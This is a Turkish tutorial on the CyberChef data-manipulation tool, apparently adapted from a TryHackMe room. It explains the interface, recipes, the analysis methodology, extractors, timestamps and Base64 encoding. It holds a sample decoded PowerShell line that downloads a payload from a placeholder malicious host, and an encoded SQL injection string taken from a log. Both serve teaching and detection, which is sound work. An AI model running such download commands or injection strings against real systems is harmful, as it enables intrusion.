

CYBERCHEF TEMELLERİ

[Kaynak](#)

İÇERİK

1. CyberChef: Giriş ve Temel Mimarisi
2. CyberChef Arayüz Mimarisi ve Operasyonel İşlevleri
3. CyberChef Analiz Metodolojisi ve Taktiksel İşlem Süreci
4. CyberChef Operasyon Kategorileri ve Arka Plan Kodlama Anatomisi

CyberChef: Giriş ve Temel Mimarisi

Web Tabanlı Veri Manipülasyon Merkezi

CyberChef, doğrudan web tarayıcısı üzerinden çalışan ve siber güvenlik operasyonlarında veri işleme, analiz etme ve dönüştürme görevleri için tasarlanmış sezgisel bir web uygulamasıdır. Bu platform, siber güvenlik alanında veriler için bir "İsviçre Çakısı" olarak kabul edilir. Analistler, sızma testi uzmanları veya tersine mühendisler (reverse engineers), elde ettikleri ham verileri dışarıdan bir betik (script) veya araç kurmaya gerek kalmadan, izole bir ortamda spesifik operasyonlara tabi tutmak için bu platformun araç kutusunu kullanırlar.

Desteklenen Operasyonlar ve Kriptografik İşlemler

Platform, en temel veri dönüştürme işlemlerinden, yüksek karmaşıklıkta şifreleme süreçlerine kadar geniş bir operasyon yelpazesi sunar. İşlem kapasitesi genel olarak iki uç noktayı kapsar:

- **Encoding/Decoding (Kodlama/Kod Çözme):** Verinin formatını değiştirmeye yarayan ancak bir güvenlik (şifreleme) sunmayan işlemlerdir. Örneğin **XOR** (Exclusive OR - iki veri kümesi arasında bit düzeyinde uygulanan ve genellikle basit veri gizleme amacıyla kullanılan mantıksal bir işlem) veya **Base64** (İkili veya okunmayan veriyi, standart ASCII metin formatına çevirerek ağ üzerinde güvenli iletilmesini sağlayan bir Encoding mekanizması).
- **Encryption/Decryption (Şifreleme/Şifre Çözme):** Verinin gizliliğini sağlamak amacıyla matematiksel algoritmalar ve anahtarlar kullanan işlemlerdir. CyberChef, **AES Encryption** (Advanced Encryption Standard - günümüzde endüstri standardı olarak kabul edilen simetrik blok şifreleme algoritması) gibi yapıları veriye uygulayabildiği gibi, uygun anahtarlar (keys) sağlandığında **RSA Decryption** (açık ve gizli anahtar çiftine dayalı asimetrik şifre çözme işlemi) operasyonlarını da sorunsuz gerçekleştirir.

"Recipes" (Reçeteler) Mimarisi ve Mantıksal Zincir

ÖNEMLİ: CyberChef'in asıl gücü ve esnekliği, **Recipes** (reçeteler) olarak adlandırılan mimarisinde yatar. Bir **Recipe**, veriye sırasıyla ve yukarıdan aşağıya doğru uygulanan bir dizi operasyon zinciridir.

Bu mimarinin arka plandaki teknik anlamı şudur: Gerçek dünya senaryolarında zararlı yazılımlar (malware) veya gizlenmiş **Payload** (Saldırganın hedef sistemde çalıştırmak istediği asıl zararlı komut veya kod bloğu) yapıları genellikle tek bir işlemden geçirilmez. Örneğin bir saldırgan, komuta ve kontrol (C2) sunucusundan gelen veriyi önce AES ile şifreleyip, ardından Base64 ile kodlayarak ağ trafiğinde gizleyebilir.

Bu veriyi analiz etmek için CyberChef üzerinde mantıksal bir zincir kurulur. Her bir adımın çıktısı (output), doğrudan bir sonraki adımın girdisi (input) haline gelir.

Input: U2FsdGVkX1+Q/x... (Ağ trafiğinden yakalanan, şifrelenmiş ve kodlanmış ham veri)

Recipe Akışı:


1. Adım: From Base64 (Veriyi metin formatından tekrar binary/şifreli formata döndürür)
2. Adım: AES Decrypt (Birinci adımın çıktısını alır, sağlanan anahtar ile şifreyi çözer)

Output: Invoke-WebRequest -Uri http://malicious.com/payload.exe (Analiz edilebilir açık metin)

Yukarıdaki yapısal örnekte görüldüğü gibi, **Recipes** mekanizması sayesinde tersine mühendislik adımları tek tek sıraya dizilir. Eğer adımlardan birinde yanlış bir parametre (örneğin yanlış bir AES şifreleme modu veya hatalı bir anahtar) kullanılırsa, zincir kırılır ve sonraki adıma anlamsız (garbage) veri aktarılır. Bu nedenle operasyonların doğru sırayla dizilmesi ve her bir aracın teknik doğasının anlaşılması, başarılı bir veri analizi için kritik öneme sahiptir.

CyberChef Arayüz Mimarisi ve Operasyonel İşlevleri

CyberChef arayüzü, siber güvenlik analiz süreçlerini sistematize etmek için mantıksal olarak birbirine bağlı dört ana bileşenden (alandan) oluşur: **Operations** (Operasyonlar), **Recipe** (Reçete), **Input** (Girdi) ve **Output** (Çıktı). Bu yapı, verinin platforma girdiği andan, işlenip analiste nihai sonucun sunulduğu ana kadar olan veri akışını (data flow) kusursuz bir şekilde yönetmek için tasarlanmıştır.



1. The Operations Area (Operasyonlar Alanı)

Bu alan, CyberChef'in sahip olduđu tüm dönüştürme, şifre çözme, analiz ve formatlama araçlarının bulunduğu kapsamlı bir depodur (repository). Operasyonlar, kullanım amaçlarına göre titizlikle kategorize edilmiştir. Sızma testleri veya zararlı yazılım analizleri sırasında zaman kritik olduğundan, spesifik bir aracı hızlıca bulmak için arama (search) özelliği aktif olarak kullanılır.

Ayrıca, herhangi bir operasyonun üzerine gelindiğinde (hover), o işlemin arka planda nasıl çalıştığını anlatan kısa bir açıklama ve kavramsal altyapı için Wikipedia bağlantısı sunulur. Bu, karşılaşılan yeni bir şifreleme veya kodlama türünün teorik temellerini anlamak için kritik bir başvuru noktasıdır.

Operations440

Search...

Favourites★

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

Recipe

Base64 is a notation for encoding arbitrary byte data using a restricted set of symbols that can be conveniently used by humans and processed by computers.

This operation decodes data from an ASCII Base64 string back into its raw format.

e.g. `aGVsbG8=` becomes `hello`

[Base64](#) on Wikipedia

Siber güvenlik süreçlerinde sıklıkla başvurulanan temel operasyonların teknik detayları ve çıktı analizleri şunlardır:

From Morse Code (Mors Alfabetesinden Dönüştürme): Mors alfabesiyle kodlanmış veriyi, varsayılan parametreler kullanıldığında büyük harfli (upper case) alfanümerik karakter dizisine çevirir. Genellikle CTF (Capture The Flag) yarışmalarında veya basit steganografi (veri gizleme) vakalarında karşılaşılan bir yapıdır.

```
Girdi: - .... .- . .- - ...  
Çıktı: THREATS
```

Analiz: Çıktıdaki THREATS (Tehditler) kelimesi, nokta ve çizgilerin standart mors tablosundaki karşılıklarının doğrudan eşleştirilmesiyle elde edilmiştir. Eğer bu adımda anlamsız bir metin çıksaydı, B planı olarak verinin ters çevrilmiş (reversed) bir mors kodu olup olmadığını kontrol etmemiz gerekirdi.

URL Encode (URL Kodlama): Web uygulaması sızma testlerinde (Web Application Penetration Testing) en hayati operasyonlardan biridir. **URI/URL** yapıları içinde kullanıldığında HTTP isteklerini (requests) bozabilecek veya web sunucusu tarafından yanlış yorumlanabilecek sorunlu karakterleri (örneğin boşluk, / , : , = , & gibi), yüzde işareti (%) ve ardından gelen onaltılık (hexadecimal) ASCII değerleriyle değiştirir (percent-encoding).

```
Girdi: https://tryhackme.com/r/room/cyberchefbasics  
Kullanılan Parametre: "Encode all special chars" (Tüm özel karakterleri
```

kodla)

Çıktı: `https%3A%2F%2Ftryhackme%2Ecom%2Fr%2Froom%2Fcyberchefbasics`

Analiz: Çıktıda görüldüğü üzere : karakteri **%3A**, / karakteri **%2F** ve . karakteri **%2E** olarak dönüştürülmüştür. Bu işlemi yapıyoruz çünkü; bir **Payload** (Saldırı kodu) oluşturduğumuzda (örneğin bir **Directory Traversal** veya **SQL Injection** saldırısı için), payload içindeki özel karakterlerin sunucuya ulaşmadan önce tarayıcı veya WAF (Web Application Firewall) tarafından kesilmesini veya yanlış ayrıştırılmasını engellemek zorundayız.

To Base64 (Base64'e Kodlama): Ham (raw) veya ikili (binary) veriyi, sadece 64 karakterden (A-Z, a-z, 0-9, +, /) oluşan standart **ASCII Base64** metin dizgisine dönüştürür.

Girdi: `This is fun!`

Çıktı: `VGhpcyBpcyBmdW4h`

Analiz: Base64 bir şifreleme algoritması değil, veri taşıma formatıdır. Bu operasyonu kullanmamızın ana nedeni, metin tabanlı olmayan zararlı yazılım parçacıklarını veya dosyaları, yalnızca metin kabul eden protokoller (örneğin HTTP, SMTP) üzerinden bozulmadan iletebilmektir.

To Hex (Onaltılık Sisteme Dönüştürme): Girdi dizgisini (string), belirtilen bir ayırıcı (delimiter) ile ayrılmış onaltılık (hexadecimal) baytlara dönüştürür.

Girdi: `This Hex conversion is awesome!`

Çıktı: `54 68 69 73 20 48 65 78 20 63 6f 6e 76 65 72 73 69 6f 6e 20 69 73 20 61 77 65 73 6f 6d 65 21`

Analiz: Dosya analizi (File Analysis) ve tersine mühendislik süreçlerinde dosyalar diskte Hex formatında okunur. Bu komut, bir metnin diskte (veya bellekte) bayt düzeyinde tam olarak nasıl görüneceğini simüle etmemizi sağlar. Çıktıdaki her **20** değeri, bir boşluk (space) karakterinin Hex karşılığıdır.

To Decimal (Ondalık Sisteme Dönüştürme): Girdi verisini, sıralı (ordinal) bir tamsayı dizisine (integer array) dönüştürür. Bu, her karakterin ASCII tablosundaki ondalık sayı karşılığıdır.

Girdi: `This Decimal conversion is awesome!`

Çıktı: `84 104 105 115 32 68 101 99 105 109 97 108 32 99 111 110 118 101 114 115 105 111 110 32 105 115 32 97 119 101 115 111 109 101 33`

Analiz: İnsan okumasına uygun olmayan bir formattır ancak bazı özel ağ protokolleri veya düşük seviyeli programlama dilleri, verileri karakter dizisi yerine ondalık bayt dizileri olarak bekleyebilir.

ROT13: Antik Roma'dan kalma basit bir **Caesar substitution cipher** (Sezar yerine koyma şifrelemesi) varyasyonudur. İngiliz alfabesindeki her harfi, alfabetik sırada kendisinden belirli bir miktar (varsayılan değer 13'tür) sonraki harfle değiştirir.

Girdi: Digital Forensics and Incident Response
Çıktı: Qvttvgny Sberafvpf naq Vapvqrag Erfcabafr

Analiz: İngiliz alfabesi 26 harf olduğundan, ROT13 simetrik bir işlemdir. Çıktıdaki anlamsız metni tekrar ROT13 operasyonuna sokarsanız ($13+13=26$) orijinal girdi elde edilir. Modern güvenlik sistemlerinde hiçbir koruyuculuğu yoktur, genellikle CTF'lerde şaşırtmaca (obfuscation) olarak kullanılır.

2. The Recipe Area (Reçete Alanı)

Burası CyberChef'in kalbi ve analiz mantığının kurulduğu motor kısmıdır. Operasyonlar alanından seçilen araçlar buraya sürüklenip bırakılır (drag and drop). İşlemlerin tam olarak nasıl davranacağını belirleyen özel parametreler (arguments) ve seçenekler (options) burada inceden inceye ayarlanır. Veri işleme sırası kesinlikle yukarıdan aşağıyadır.

- **Save recipe / Load recipe (Reçeteyi Kaydet / Yükle):** Karmaşık bir zararlı yazılım analizinde oluşturulan ve belki de 10 adım süren deobfuscation (gizlemeyi kaldırma) zincirinin, gelecekteki benzer vakalarda kullanılmak üzere yerel bilgisayara kaydedilmesini ve sonradan çağrılmasını sağlar. Bu, Red Team/Blue Team operasyonlarında standardizasyon için kritiktir.
- **Clear Recipe (Reçeteyi Temizle):** Analiz tamamlandığında veya yanlış bir mantık zinciri kurulduğunda çalışma alanını sıfırlar.

ÖNEMLİ: İşlem Tetikleyicileri (BAKE! ve Auto Bake) Reçete hazırlandıktan sonra, verinin işlenmesi için **BAKE!** butonuna basılması gerekir. Ancak hemen yanındaki **Auto Bake** onay kutusu işaretlendiğinde, reçeteye eklenen her yeni operasyon veya girilen her yeni parametre anında otomatik olarak işlenir. *Pratik Güvenlik Uyarısı:* Küçük metin analizlerinde **Auto Bake** muazzam bir hız kazandırır. Ancak gigabaytlarca büyüklükteki bir **PCAP** (Ağ trafiği paket dökümü) veya **Memory Dump** (Bellek dökümü) dosyası analiz ediliyorsa, her parametre değişiminde sistemin baştan hesaplama yapması tarayıcının çökmesine (crash) neden olur. Büyük dosyalarda **Auto Bake** kesinlikle kapatılmalı ve zincir tam kurulduktan sonra manuel olarak **BAKE!** edilmelidir.

3. Input Area (Girdi Alanı)

Ham verinin manipülasyon için sisteme aktarıldığı kullanıcı dostu bir çalışma alanıdır. Veriler doğrudan yapıştırılarak (paste), manuel yazılarak (type) veya sürükle-bırak yöntemiyle eklenebilir.

- **Add a new input tab (Yeni sekme ekle):** Mevcut analiz ekranını kaybetmeden, tamamen farklı bir veri kümesini (veya aynı verinin farklı bir varyasyonunu) paralel olarak

incelemek için yeni bir sekme açar.

- **Open folder as input (Klasörü girdi olarak aç):** Bir dizin içindeki tüm dosyaları girdi olarak alır. Özellikle bir sistemden sızdırılan (exfiltrated) çok sayıda log dosyasını toplu olarak (bulk) analiz etmek için hayati bir özelliktir.
- **Open file as input (Dosyayı girdi olarak aç):** Herhangi bir metin formatına sığmayacak büyüklükteki ikili (binary) dosyaları analize dahil etmek için kullanılır.
- **Clear input and output (Temizle) & Reset pane layout (Arayüzü sıfırla):** Kullanıcı arayüzünü başlangıç durumuna döndüren ergonomi işlevleridir.

4. Output Area (Çıktı Alanı)

Uygulanan tüm mantıksal reçete zincirinin (operasyonların) sonucunun net, sezgisel ve temiz bir şekilde sergilendiği görsel alandır.

- **Save output to file (Dosyaya kaydet):** Şifresi çözülmüş veya manipüle edilmiş son veriyi .dat uzantılı bir dosya olarak diske yazar. Bu veri, daha sonra **Ghidra** veya **Wireshark** gibi harici siber güvenlik araçlarına aktarılarak ileri seviye analizlere tabi tutulabilir.
- **Copy raw output to the clipboard (Ham veriyi panoya kopyala):** Çıktıyı, arayüzün (tarayıcının) ekleyebileceği gizli karakterlerden veya formatlama bozulmalarından arındırılmış saf (raw) haliyle kopyalar. Komut satırına yapıştırılacak hassas bir **Reverse Shell** kodunda bu özelliği kullanmak hata payını sıfıra indirir.
- **DİKKAT: Replace input with output (Girdiyi çıktı ile değiştir):** Analistin bulduğu sonucun aslında başka bir şifreleme zincirinin parçası olduğu durumlarda kullanılır. Çıktı alanındaki veriyi anında girdi alanına kopyalayarak, eski verinin üzerine yazar. Böylece analist, deobfuscation işlemine kaldığı yerden, sanki yeni bir analiz başlatıyormuş gibi taze bir başlangıç noktasıyla devam edebilir.

CyberChef Analiz Metodolojisi ve Taktiksel İşlem Süreci

CyberChef arayüzüne ham veriyi kopyalamadan önce, siber güvenlik analistinin zihninde net bir eylem planı (action plan) oluşturması şarttır. Araç ne kadar yetenekli olursa olsun, arkasındaki mantıksal metodoloji eksikse, analist sadece rastgele butonlara basarak zaman kaybedecektir. Kusursuz bir **Data Transformation** (Veri Dönüştürme) süreci, birbirine sıkı sıkıya bağlı dört temel adımdan oluşur.



Adım 1: Analitik Hedefin Belirlenmesi (Setting a Clear Objective)

Herhangi bir siber güvenlik olay müdahalesi (Incident Response) veya zararlı yazılım analizi sırasında karşımıza çıkan veriye yaklaşımımız hedefe göre şekillenir. Bu aşamada "Neyi başarmaya çalışıyorum?" sorusu yanıtlanmalıdır. Hedefin net olması, binlerce operasyon arasından hangilerini kullanacağımızı filtreler ve analiz sürecine odak kazandırır.

ÖNEMLİ: Amacı olmayan bir analiz, çıkmaz sokaklara (rabbit holes) girmeye mahkumdur.

Senaryo Hedefi: Olay müdahalesi sırasında şüpheli bir kayıt defteri (registry) anahtarında anlamsız bir metin dizgisi (gibberish string) tespit edildi.

Amaç: Bu metnin bir Obfuscation (Kod gizleme/Karmaşıklıklaştırma) yöntemi içerip içermediğini ve arkasında gizli bir C2 (Command and Control) sunucusu adresi olup olmadığını ortaya çıkarmak.

Yukarıdaki senaryo tanımı, bizim analiz reçetemizin temelini oluşturur. Eğer amacımız sadece veriyi temizlemek olsaydı, tamamen farklı bir işlem seti kullanacaktık.

Adım 2: Verinin Çalışma Alanına Aktarılması (Input Placement)

Belirlenen hedefe ulaşmak için, incelenecek olan ham verinin CyberChef'in **Input** alanına yerleştirilmesi gerekir. Bu, analizin fiziksel olarak başladığı noktadır. Ham veri doğrudan yapıştırılabilir veya bir dosya yüklemesi şeklinde sisteme entegre edilebilir. Bu aşamada verinin bütünlüğünün bozulmamış olması kritiktir; eksik veya fazla kopyalanan tek bir bayt (byte) veya karakter, tüm şifre çözme zincirini bozacaktır.

Adım 3: Operasyon Seçimi ve Hipotez Testi (Selecting Operations)

İşlemin en kritik ve analitik zeka gerektiren adımıdır. Karşımızdaki verinin doğasını tam olarak bilmediğimiz durumlarda (örneğin yukarıdaki anlamsız metin), tespitlerimize dayalı bir hipotez kurar ve bunu test ederiz. Verinin formatından, kullanılan karakter setinden veya bulunduğu bağlamdan yola çıkarak bir tahmin yürütülür.

Eğer verinin bir şifreleme veya kodlama işleminden geçtiğine dair emareler varsa (örneğin "=" ile biten bir metin genellikle Base64'ü işaret eder), CyberChef'in **Encryption/Encoding** kategorisindeki araçlar devreye sokulur.

Bu noktada analist **ROT13**, **Base64**, **Base85** veya **ROT47** gibi çeşitli algoritmaları sırayla veya kombinasyon halinde denemeye başlar.

Girdi: synt{guvf_vf_n_uvqqra_zrffntr}
Uygulanan Operasyon: ROT13

Analiz: Bu aşamada analist, metnin formatındaki süslü parantezlerden {} bunun tipik bir CTF bayrağı (flag) yapısı olduğunu, ancak harflerin anlamsız olduğunu fark eder. Karakterlerin yapısı ve sembollerin yerinde kalması, basit bir yerine koyma şifrelemesi

(substitution cipher) olan ROT13'ü güçlü bir aday yapar. Eğer veri "=" ile bitseydi, ilk adım olarak kesinlikle Base64 Decoder uygulanacaktı.


Adım 4: Çıktı Doğrulaması ve İterasyon (Output Evaluation)

Seçilen operasyonların uygulanmasının ardından, **Output** alanında beliren sonuç hedefimizle kıyaslanır. "Başlangıçta belirlediğimiz hedefe ulaştık mı?", yani "Anlamsız metnin içindeki gizli mesajı çözebildik mi?" sorusuna yanıt aranır.

Çıktı Sonucu: `flag{this_is_a_hidden_message}`

Mantıksal Sonuç: Çıktı okunabilir, mantıklı ve hedeflenen yapıyla uyumlu bir formata ulaştıysa (örneğin anlaşılır bir İngilizce metin, geçerli bir IP adresi veya çalıştırılabilir bir PowerShell betiği), analiz başarıyla tamamlanmış demektir.

DİKKAT (İterasyon Döngüsü): Eğer çıktıda hala anlamsız karakterler (gibberish) görüyorsak veya hata mesajları (örneğin *Invalid Base64 string*) alıyorsak, bu durum kurduğumuz hipotezin (3. Adım) yanlış olduğunu veya verinin birden fazla katmanla (multiple layers of encoding) şifrelendiğini gösterir. Bu senaryoda B planı devreye girer: Ya mevcut operasyon (Recipe) değiştirilir ya da elde edilen yarı-çözülmüş veri tekrar **Input** alanına alınarak üzerine yeni operasyonlar eklenir. Bu süreç, hedefe ulaşılan kadar tekrarlanan (iterative) bir döngüdür.



CyberChef Operasyon Kategorileri ve Arka Plan Kodlama Anatomisi

Siber güvenlik operasyonlarında (özellikle DFIR - Dijital Adli Bilişim ve Olay Müdahalesi süreçlerinde) zaman, en kritik kaynaktır. Analistin, elindeki devasa veri yığınının (dump) anlamlı istihbaratı çıkarabilmesi için CyberChef'in sunduğu spesifik operasyon kategorilerinin çalışma mantığını ve arka plandaki matematiksel temellerini tam olarak kavraması gerekir.

Extractors (Veri Çıkartıcılar) ve IoC Tespiti

Bir sistemden sızdırılmış (exfiltrated) ham bir bellek dökümü (memory dump) veya karmaşık bir log dosyası incelendiğinde, manuel okuma yapmak imkansızdır. **Extractors** kategorisi, arka planda son derece optimize edilmiş **Regex** (Regular Expressions - Düzenli İfadeler) motorları çalıştırarak, spesifik veri yapılarını, yani **IoC**'leri (Indicators of Compromise - Uzlaşma Göstergeleri) saniyeler içinde ayırıştırır.

ÖNEMLİ: Çıkartıcı operasyonlarını çalıştırırken girdi verisinin boyutu önemlidir. Dev veri setlerinde bu araçlar işlemciyi yorabilir, bu nedenle her zaman spesifik bir arama hedeflenmelidir.

- **Extract IP addresses:** Girdi içindeki tüm geçerli **IPv4** ve **IPv6** adreslerini çeker. Zararlı yazılımın komuta kontrol (C2) sunucusuyla iletişim kurduğu ağ trafiği analizlerinde (PCAP analizi) kritik bir ilk adımdır.
- **Extract URLs:** Metin içindeki Uniform Resource Locator (URL) yapılarını tespit eder. Arka plandaki regex motoru, **False Positive** (Yanlış Pozitif - hatalı tespit) oranını düşürmek için URL'in başında mutlaka bir protokol (örneğin **HTTP**, **HTTPS**, **FTP**) arar. Eğer bir metin `www.malicious.com` şeklinde başlıyor ve protokol içermiyorsa, bu operasyon onu atlayacaktır. Bu gibi durumlarda B planı olarak **Extract domains** operasyonu kullanılmalıdır.
- **Extract email addresses:** `kullaniciadi@alanadi[.]com` formatına uyan tüm dizgileri yakalar. Özellikle Oltalama (Phishing) analizlerinde, saldırganın dönüş adresini veya hedef aldığı şirket personelinin listesini çıkartmak için kullanılır.

Date and Time (Zaman Damgası Analizi)

Siber güvenlikte "Timeline" (Olay Zaman Çizelgesi) oluşturmak, bir saldırının kök neden analizinin (Root Cause Analysis) bel kemiğidir. Sistemler, zamanı bizim gibi okumaz; donanım ve işletim sistemi seviyesinde standartlaştırılmış sayısal değerler kullanırlar.

To UNIX Timestamp / From UNIX Timestamp: UNIX Timestamp (UNIX Zaman Damgası), 1 Ocak 1970 UTC (UNIX Epoch) tarihinden itibaren geçen sürenin saniye cinsinden değerini ifade eden 32-bitlik bir tamsayıdır (integer). İşletim sistemleri (Linux, macOS ve birçok veritabanı) log kayıtlarını bu formatta tutar.

```
İnsan Okunabilir Girdi: Fri Sep 6 20:30:22 +04 2024
Uygulanan Operasyon: To UNIX Timestamp
Makine Çıktısı: 1725654622
```

Analiz: Bir sistem logunda `1725654622` değerini gördüğümüzde, bunun 1.7 milyar saniyelik bir UNIX zaman damgası olduğunu hemen tanımalıyız. Tersine mühendislik veya log analizi yaparken, bu anlamsız sayıyı **From UNIX Timestamp** operasyonuna sokarak, saldırganın sisteme tam olarak hangi gün, saat ve saniyede sızdığını (+04 zaman dilimini de hesaba katarak) okuyabiliriz.

Data Format ve Base Kodlamaları (Veri Standardizasyonu)

Siber güvenlik dünyasında karşılaştığımız veriler genellikle ASCII dışı (non-printable) ikili (binary) karakterler barındırır. Bu ikili veriyi, ağ protokollerinde bozulmadan taşıyabilmek için metin tabanlı (text-based) formatlara dönüştürmeye **Base Encoding** (Taban Kodlaması) denir.

- **From Base64:** En yaygın veri taşıma formatıdır. Şifreleme değil, kodlamadır. İkili veriyi 64 karakterlik (A-Z, a-z, 0-9, +, /) bir alfabeyle oturtur.
- **From Base85:** Arbitrary (rastgele) bayt verisini kodlamak için Base64'ten çok daha verimli (daha az yer kaplayan) bir notasyondur. Genellikle PDF dosyalarının iç yapısında veya gelişmiş zararlı yazılımların bellek içi (in-memory) gizlenmesinde kullanılır.
- **From Base58:** İnsan okunabilirliğini artırmak için özel olarak tasarlanmıştır. Base64'te bulunan ve görsel olarak birbirine karışabilen karakterleri (küçük l , büyük I , sıfır 0 , büyük O) alfabelerinden çıkartır. **DİKKAT:** Base58, özellikle Kripto Para (Bitcoin vb.) cüzdan adreslerinde kullanılır. Çünkü bir insanın adresi kağıda yazarken 0 ile O'yu karıştırıp milyonlarca doları yanlış adrese göndermesi engellenmek istenmiştir.
- **To Base62:** Sadece alfanümerik (A-Z, a-z, 0-9) karakterler kullanılır. Base64'teki + ve / gibi özel karakterleri atar. URL kısaltma servisleri (URL shorteners) tarafından sıklıkla tercih edilir, çünkü özel karakterler web sunucularında (URL yönlendirmelerinde) hatalara yol açabilir.

Master Class: Arka Planda Base64 Kodlamasının Matematiksel Mantiği

Base64'ün "neden" 64 tabanlı olduğunu ve arkaplanda sistemin veriyi nasıl manipüle ettiğini bilmek, ezberci bir analist ile elit bir analist arasındaki farkı belirler.

Bilgisayarlar veriyi 8-bitlik baytlar (bytes) halinde tutar. Base64 algoritması, bu 8-bitlik blokları alır ve her biri 6-bit olan daha küçük parçalara böler. (Çünkü $2^6 = 64$ 'tür ve 6-bitlik bir blok, tam olarak 64 farklı karakteri ifade edebilir).

Örnek olarak THM kelimesinin manuel olarak nasıl Base64'e dönüştüğünü satır satır inceleyelim:

1. Adım: ASCII'den İkili Sisteme (Binary) Dönüştürme

T (Ondalık: 84) -> 01010100

H (Ondalık: 72) -> 01001000

M (Ondalık: 77) -> 01001101

2. Adım: Blokları Birleştirme (Concatenation)

24-bitlik sürekli bir veri akışı elde ediyoruz:

010101000100100001001101

3. Adım: Veriyi 6-bitlik Bloklara Bölme

Base64 mimarisi gereği bu 24-bitlik diziyi, 6-bit uzunluğunda 4 eşit parçaya bölüyoruz:

010101 | 000100 | 100001 | 001101

4. Adım: 6-bitlik Blokların Ondalık (Decimal) Karşılığını Bulma

010101 -> 21

000100 -> 4

100001 -> 33

001101 -> 13

5. Adım: Base64 İndeks Tablosundan Karşılıklarını Çekme

21 -> V

4 -> E

33 -> h

13 -> N

Sonuç: VEhN

Analiz: İşte bir CyberChef ekranında girdi alanına THM yazıp, **To Base64** dediğinizde saniyenin binde biri hızında gerçekleşen matematiksel işlem budur. Eğer baştaki metin 3 karakter (24 bit) tam katı olmasaydı, algoritma eksik bitleri sıfırlarla dolduracak ve çıktının sonuna Padding (Doldurma) karakteri olan "=" işaretini ekleyecekti. Bu yüzden "=" işareti, analist için bir Base64 göstergesidir.

URL Decode ve Karakter Tespiti

Bir web sunucusu, URL (Uniform Resource Locator) içindeki veriyi işlerken boşluk (space) veya # , / gibi özel karakterleri komut zannedip HTTP isteğini kırabilir. Bu durumu önlemek için tarayıcılar, problemlı karakterleri onaltılık (Hex) değerlerinin başına % işareti koyarak kodlar (Percent-encoding).

Varsayılan HTML5 karakter seti **UTF-8**'dir. Zararlı bir **Web Payload**'unu analiz ederken URL Decode işlemi uyguladığımızda arka planda gerçekleşen dönüşümler şunlardır:

Girdi: https%3A%2F%2Fgchq%2Egithub%2Eio%2FCyberChef%2F
Çıktı: https://gchq.github.io/CyberChef/

Analiz: Çıktıda görüldüğü üzere URL formatını bozan semboller şu şekilde dekode edilmiştir:

- %3A -> İki nokta üst üste : (Protokol ayırıcı)
- %2F -> Eğik çizgi / (Dizin ayırıcı)
- %2E -> Nokta . (Alan adı uzantısı ayırıcı)
- %3D -> Eşittir "=" (Parametre atamaları için kritik)
- %23 -> Diyez # (Fragment identifier)

Eğer bir web erişim logunda (Access Log) id=1%27%200R%20%271%27%3D%271 gibi bir trafik görürsek, bunun içindeki %27 (Tek tırnak) ve %3D (Eşittir) karakterlerini zihnimize anında çözümleyip, bunun klasik bir **SQL Injection** (id=1' OR '1'='1) saldırı denemesi olduğunu tespit etmeliyiz. İşletim sistemi veya WAF bu veriyi yorumlamadan önce URL Decode operasyonu her zaman ilk savunma analizi adımdır.